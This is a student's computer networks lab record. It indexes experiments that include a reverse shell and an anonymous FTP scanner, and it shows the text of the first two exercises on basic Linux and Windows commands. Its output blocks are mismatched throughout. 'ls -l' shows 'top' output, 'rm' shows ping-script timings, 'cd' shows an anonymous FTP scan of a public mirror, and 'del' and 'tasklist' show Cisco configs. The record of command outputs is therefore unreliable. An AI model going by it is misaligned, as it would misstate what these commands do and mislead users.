LABORATORY RECORD

COMPUTER NETWORKS

LAB MANUAL

NETWORKS • PROTOCOLS • TOOLS • ANALYSIS

STUDENT DETAILS

Name	RAGHU NANDHAN A
Reg. No	2116251901130
Department	CSE CS
Subject	Computer Networks Lab Manual

PRACTICAL RECORD • EXPERIMENTS 1A–15

INDEX

List of experiments included in this laboratory record.

S. No.	Ex. No.	Name of the Experiment
1	1A	Basic Networking Commands in Linux Operating System
2	1B	Basic Networking Commands in Windows Operating System
3	2	Study of Socket Programming in Python
4	3	Customized Ping Command to Test Server Connectivity
5	4	Packet Sniffing Using Raw Sockets in Python
6	5	Simple Calculator Using XML-RPC
7	6	Nmap Live Host Discovery
8	7	Anonymous FTP Scanner
9	8	Reverse Shell Using TCP Sockets
10	9	Design a Simple Topology Using Cisco Packet Tracer
11	10	Customize Switch with Network Modules Using Cisco Packet Tracer
12	11	Examining Network Address Translation (NAT) Using Cisco Packet Tracer
13	12	Capture, Save and Analyze Network Traffic Using Wireshark
14	13	Network Forensics Using PcapXray Tool
15	14	Learning and Assignment of IP Address Manually to Computers
16	15	Analyze Different Types of Servers Using Webalizer Tool

Note: Output areas in the source manual are retained as prompts where applicable. Insert your own screenshots and actual execution results before submission.

Ex.No:1a

Basic Networking Commands in Linux operating system

Aim:

To study and execute basic networking commands in linux operating system.


1. ls

NAME: ls - list directory contents

SYNOPSIS: ls [OPTION]... [FILE]...

DESCRIPTION: List information about the FILEs (the current directory by default).


OUTPUT:



Reference output screenshot (source manual page 1)

a) ls -a : do not ignore entries starting with .

OUTPUT:



Reference output screenshot (source manual page 3)

b) ls -l : use a long listing format

OUTPUT:

```
┌──(JackSparrow㉿Captain)-[~]
└─$ top
top - 12:34:01 up 4 min,  1 user,  load average: 0.00, 0.00, 0.00
Tasks:  27 total,   1 running,  26 sleeping,   0 stopped,   0 zombie
%Cpu(s):  0.0 us,  0.0 sy,  0.0 ni,100.0 id,  0.0 wa,  0.0 hi,  0.0 si,  0.0 st
MiB Mem :   7803.2 total,   7043.6 free,    492.9 used,    421.8 buff/cache
MiB Swap:   2048.0 total,   2048.0 free,      0.0 used.   7310.3 avail Mem

    PID USER      PR  NI    VIRT    RES    SHR S  %CPU  %MEM     TIME+ COMMAND
      1 root      20   0   23560  13392  10320 S   0.0   0.2   0:00.68 systemd
      2 root      20   0    3072   1664   1664 S   0.0   0.0   0:00.00 init-systemd(ka
      6 root      20   0    3104   2008   1920 S   0.0   0.0   0:00.01 init
     47 root      20   0   42708  15240  14216 S   0.0   0.2   0:00.19 systemd-journal
     59 root      20   0   34604  10880   8064 S   0.0   0.1   0:00.30 systemd-udevd
    242 root      20   0    4300   2560   2432 S   0.0   0.0   0:00.00 cron
    247 message+  20   0    8280   4096   3584 S   0.0   0.1   0:00.06 dbus-daemon
    248 polkitd   20   0  381480   8812   6868 S   0.0   0.1   0:00.11 polkitd
    249 root      20   0   18676   8576   7552 S   0.0   0.1   0:00.06 systemd-logind
    260 root      20   0  380880   6380   5996 S   0.0   0.1   0:00.03 lightdm
    267 root      20   0    5212   2560   2432 S   0.0   0.0   0:00.00 agetty
    269 root      20   0    5168   2432   2304 S   0.0   0.0   0:00.01 agetty
    297 root      20   0    7352   4096   3584 S   0.0   0.1   0:00.01 login
    307 JackSpa+  20   0   22744  12544   9984 S   0.0   0.2   0:00.17 systemd
    309 JackSpa+  20   0   22440   3376   1792 S   0.0   0.0   0:00.00 (sd-pam)
    342 JackSpa+  20   0    7816   3840   3584 S   0.0   0.0   0:00.03 dbus-daemon
    343 JackSpa+  20   0   94292   7680   6272 S   0.0   0.1   0:00.03 pipewire
    345 JackSpa+  20   0   82156   4864   4352 S   0.0   0.1   0:00.01 pipewire
    348 JackSpa+  20   0    5996   4992   2816 S   0.0   0.1   0:00.04 bash
    354 JackSpa+  20   0    7232   3456   3200 S   0.0   0.0   0:00.00 mpris-proxy
    356 JackSpa+  20   0  396652  13184  10624 S   0.0   0.2   0:00.09 wireplumber
    357 rtkit     21   1   21472   3072   2944 S   0.0   0.0   0:00.03 rtkit-daemon
    358 JackSpa+  20   0   96168   8064   7168 S   0.0   0.1   0:00.02 pipewire-pulse
    438 root      20   0    3076   1028    896 S   0.0   0.0   0:00.00 SessionLeader
    439 root      20   0    3092   1160   1024 S   0.0   0.0   0:00.01 Relay(440)
    440 JackSpa+  20   0    9108   5888   3456 S   0.0   0.1   0:00.04 bash
    461 JackSpa+  20   0   10408   5760   3584 R   0.0   0.1   0:00.02 top
```

Reference output screenshot (source manual page 5)

2. echo


NAME: echo - display a line of text

SYNOPSIS: echo [SHORT-OPTION]... [STRING]...

echo LONG-OPTION

DESCRIPTION: Echo the STRING(s) to standard output.

OUTPUT:



Reference output screenshot (source manual page 6)


3.ps

NAME: ps - report a snapshot of the current processes.

SYNOPSIS: ps [options]

DESCRIPTION: ps displays information about a selection of the active processes.


OUTPUT:



Reference output screenshot (source manual page 8)

a) ps -e: See all current running processes in the system.

OUTPUT:



Reference output screenshot (source manual page 10)


4. cat

NAME: cat - concatenate files and print on the standard output

SYNOPSIS: cat [OPTION]... [FILE]...

DESCRIPTION: Concatenate FILE(s) to standard output.

OUTPUT:



Reference output screenshot (source manual page 12)


5. free

NAME: free - Display amount of free and used memory in the system

SYNOPSIS: free [options]

DESCRIPTION: free displays the total amount of free and used physical and swap memory in the system, as well as the buffers and caches used by the kernel.

OUTPUT:



Reference output screenshot (source manual page 20)

6. rm

NAME: rm - remove files or directories

SYNOPSIS: rm [OPTION]... [FILE]...

DESCRIPTION: rm removes each specified file.

OUTPUT:

```
C:\Users\ponsu\Documents>python ping2.py
Reply from google.com: time=179.05 ms
Reply from google.com: time=95.55 ms
Reply from google.com: time=102.88 ms
Reply from google.com: time=99.63 ms

Min RTT = 95.54910659790039 ms
Max RTT = 179.0475845336914 ms
Avg RTT = 119.2777156829834 ms
```

Reference output screenshot (source manual page 25)

7. top

NAME: top - display Linux processes

SYNOPSIS: top [options]

DESCRIPTION: The top program provides a dynamic real-time view of a running system.

OUTPUT:

```
C:\Windows\System32>python sniff.py
IP: 192.168.1.2

Ethernet Frame:
Destination MAC: 45:00:00:93:5C:C9
Source MAC: 40:00:40:11:5A:3D
Protocol: C0A8
```

Reference output screenshot (source manual page 29)

8. vmstat

NAME: vmstat - Report virtual memory statistics

SYNOPSIS: vmstat [options] [delay [count]]

DESCRIPTION: vmstat reports information about processes, memory, paging, block IO, traps, disks and cpu activity

OUTPUT:

```
C:\Users\ponsu\Documents>python server1.py
Listening on port 8000...
127.0.0.1 - - [27/Sep/2025 18:12:06] "POST / HTTP/1.1" 200 -
127.0.0.1 - - [27/Sep/2025 18:12:08] "POST / HTTP/1.1" 200 -
127.0.0.1 - - [27/Sep/2025 18:12:10] "POST / HTTP/1.1" 200 -
127.0.0.1 - - [27/Sep/2025 18:12:12] "POST / HTTP/1.1" 200 -
127.0.0.1 - - [27/Sep/2025 18:12:14] "POST / HTTP/1.1" 200 -
127.0.0.1 - - [27/Sep/2025 18:12:50] "POST / HTTP/1.1" 200 -
127.0.0.1 - - [27/Sep/2025 18:12:52] "POST / HTTP/1.1" 200 -
127.0.0.1 - - [27/Sep/2025 18:12:54] "POST / HTTP/1.1" 200 -
127.0.0.1 - - [27/Sep/2025 18:12:56] "POST / HTTP/1.1" 200 -
127.0.0.1 - - [27/Sep/2025 18:13:13] "POST / HTTP/1.1" 200 -
127.0.0.1 - - [27/Sep/2025 18:13:15] "POST / HTTP/1.1" 200 -
127.0.0.1 - - [27/Sep/2025 18:13:17] "POST / HTTP/1.1" 200 -
127.0.0.1 - - [27/Sep/2025 18:13:19] "POST / HTTP/1.1" 200 -
127.0.0.1 - - [27/Sep/2025 18:13:22] "POST / HTTP/1.1" 200 -
127.0.0.1 - - [27/Sep/2025 18:13:29] "POST / HTTP/1.1" 200 -
127.0.0.1 - - [27/Sep/2025 18:13:31] "POST / HTTP/1.1" 200 -
127.0.0.1 - - [27/Sep/2025 18:13:33] "POST / HTTP/1.1" 200 -
127.0.0.1 - - [27/Sep/2025 18:13:35] "POST / HTTP/1.1" 200 -
127.0.0.1 - - [27/Sep/2025 18:13:37] "POST / HTTP/1.1" 200 -
127.0.0.1 - - [27/Sep/2025 18:13:44] "POST / HTTP/1.1" 200 -
127.0.0.1 - - [27/Sep/2025 18:13:46] "POST / HTTP/1.1" 200 -
127.0.0.1 - - [27/Sep/2025 18:13:48] "POST / HTTP/1.1" 200 -
127.0.0.1 - - [27/Sep/2025 18:13:50] "POST / HTTP/1.1" 200 -
127.0.0.1 - - [27/Sep/2025 18:13:52] "POST / HTTP/1.1" 200 -
127.0.0.1 - - [27/Sep/2025 18:14:01] "POST / HTTP/1.1" 200 -
127.0.0.1 - - [27/Sep/2025 18:14:03] "POST / HTTP/1.1" 200 -
127.0.0.1 - - [27/Sep/2025 18:14:05] "POST / HTTP/1.1" 200 -
127.0.0.1 - - [27/Sep/2025 18:14:08] "POST / HTTP/1.1" 200 -
127.0.0.1 - - [27/Sep/2025 18:14:10] "POST / HTTP/1.1" 200 -
127.0.0.1 - - [27/Sep/2025 18:14:18] "POST / HTTP/1.1" 200 -
127.0.0.1 - - [27/Sep/2025 18:14:20] "POST / HTTP/1.1" 200 -
127.0.0.1 - - [27/Sep/2025 18:14:22] "POST / HTTP/1.1" 200 -
```

Reference output screenshot (source manual page 35)


9. ping

NAME: ping - send ICMP ECHO_REQUEST to network hosts

SYNOPSIS: ping [-aAbBdCDfhHLnOqrRUvV346] [-c count]
[-e identifier] [-F flowlabel] [-i interval]
[-I interface] [-l preload] [-m mark]

[-M pmtudisc_option] [-N nodeinfo_option]
[-w deadline] [-W timeout] [-p pattern] [-Q tos]
[-s packetsize] [-S sndbuf] [-t ttl]
[-T timestamp option] [hop...] {destination}
DESCRIPTION: ping uses the ICMP protocol's mandatory ECHO_REQUEST datagram to elicit an ICMP ECHO_RESPONSE from a host or gateway.


OUTPUT:



Reference output screenshot (source manual page 38)

10. ifconfig
NAME: ifconfig - configure a network interface
SYNOPSIS: ifconfig [-v] [-a] [-s] [interface]
ifconfig [-v] interface [aftype] options | address ...
DESCRIPTION: Ifconfig is used to configure the kernel-resident network interfaces.

OUTPUT:



Reference output screenshot (source manual page 40)

Result:

Thus the above linux commands were executed.

Ex.No:1b

Basic Networking Commands in Windows operating system

Aim:

To study and execute basic networking commands in Windows operating system.

1. cd

SYNOPSIS: CD [/D] [drive:][path]

CD [..]

DESCRIPTION: Displays the name of or changes the current directory.

OUTPUT:

```
C:\Users\ponsu\Documents>python ftp.py 192.168.56.1
230-Welcome to mirror.as35701.net.

 The server is located in Brussels, Belgium.

 Server connected with gigabit ethernet to the internet.

 The server maintains software archive accessible via ftp, http, https and rsync.

 ftp.be.debian.org is an alias for this host, but https will not work with that
 alias. If you want to use https use mirror.as35701.net.

 Contact: mirror-admin at as35701.net

230 Anonymous access granted, restrictions apply

[*] ftp.be.debian.org FTP Anonymous Login Succeeded.
220 ProFTPD Server (mirror.as35701.net) [2a05:7300:0:100:195:234:45:114]
drwxr-xr-x   9 ftp      ftp          4096 Oct  5 02:48 debian
drwxr-xr-x   5 ftp      ftp           105 Sep  7 06:58 debian-cd
drwxr-xr-x   7 ftp      ftp          4096 Oct  4 23:31 debian-security
drwxr-xr-x   5 ftp      ftp          4096 Oct 13  2006 ftp.irc.org
-rw-r--r--   1 ftp      ftp           717 Apr 15 08:10 HEADER.html
drwxr-xr-x   5 ftp      ftp          4096 Oct  5 03:58 mint
drwxr-xr-x   5 ftp      ftp            49 May 16 11:49 mint-iso
lrwxrwxrwx   1 ftp      ftp            33 Apr 29  2021 pub -> /var/www/html/www.kernel.org/pub/
drwxr-xr-x   7 ftp      ftp          4096 Oct  5 04:47 ubuntu
drwxr-xr-x  39 ftp      ftp          4096 Oct  5 06:16 ubuntu-cdimage
drwxr-xr-x  32 ftp      ftp          4096 Oct  4 19:24 ubuntu-cloudimages
drwxr-xr-x   7 ftp      ftp          4096 Oct  5 05:37 ubuntu-ports
drwxr-xr-x  16 ftp      ftp          4096 Oct  5 01:23 ubuntu-releases
drwxr-xr-x  25 ftp      ftp           303 Oct  4 23:10 video.fosdem.org
-rw-r--r--   1 ftp      ftp           390 Jul  9  2021 welcome.msg
drwxr-xr-x   4 ftp      ftp          4096 Jun 14  2023 www.kernel.org
```

Reference output screenshot (source manual page 46)

2. cls

SYNOPSIS: cls

DESCRIPTION: Clears the screen.

OUTPUT:

```
C:\Users\ponsu\Documents>python client5.py
```

Reference output screenshot (source manual page 51)


3. ipconfig

SYNOPSIS: ipconfig [/allcompartments]

DESCRIPTION: The default is to display only the IP address, subnet mask

and default gateway for each adapter bound to TCP/IP.

OUTPUT:



Reference output screenshot (source manual page 54)


4. echo

SYNOPSIS: ECHO [ON | OFF]

ECHO [message]

DESCRIPTION: Displays messages, or turns command-echoing on or off.

OUTPUT:



Reference output screenshot (source manual page 56)

5. del

SYNOPSIS: DEL [/P] [/F] [/S] [/Q] [/A[[:]attributes]] names

ERASE [/P] [/F] [/S] [/Q] [/A[[:]attributes]] names

DESCRIPTION: Deletes one or more files.

OUTPUT:

```
Router>enable
Router#conf t
Enter configuration commands, one per line.  End with CNTL/Z.
Router(config)#interface GigabitEthernet0/0/0
Router(config-if)# ip address 192.168.1.1 255.255.255.0
Router(config-if)#no shutdown

Router(config-if)#
%LINK-5-CHANGED: Interface GigabitEthernet0/0/0, changed state to up

%LINEPROTO-5-UPDOWN: Line protocol on Interface GigabitEthernet0/0/0, changed state to up

Router(config-if)#exit
Router(config)#interface GigabitEthernet0/0/1
Router(config-if)# ip address 192.168.2.1 255.255.255.0
Router(config-if)# no shutdown

Router(config-if)#
%LINK-5-CHANGED: Interface GigabitEthernet0/0/1, changed state to up

%LINEPROTO-5-UPDOWN: Line protocol on Interface GigabitEthernet0/0/1, changed state to up

Router(config-if)#exit
Router(config)#exit
Router#
%SYS-5-CONFIG_I: Configured from console by console

Router#write memory
Building configuration...
[OK]
Router#show ip interface brief
Interface              IP-Address      OK? Method Status                Protocol
GigabitEthernet0/0/0   192.168.1.1     YES manual up                    up
GigabitEthernet0/0/1   192.168.2.1     YES manual up                    up
Vlan1                  unassigned      YES unset  administratively down down
Router#
```

Reference output screenshot (source manual page 58)

6. find
SYNOPSIS: FIND [/V] [/C] [/N] [/I] [/OFF[LINE]] "string"
[[drive:][path]filename[...]]
DESCRIPTION: Searches for a text string in a file or files.

OUTPUT:



Reference output screenshot (source manual page 62)

7. tasklist
SYNOPSIS: TASKLIST [/S system [/U username [/P [password]]]]
[/M [module] | /SVC | /V] [/FI filter] [/FO format] [/NH]
DESCRIPTION: This tool displays a list of currently running processes on
either a local or remote machine.

OUTPUT:

```
Switch>enable
Switch#configure terminal
Enter configuration commands, one per line.  End with CNTL/Z.
Switch(config)#hostname CyberSwitch
CyberSwitch(config)#exit
CyberSwitch#
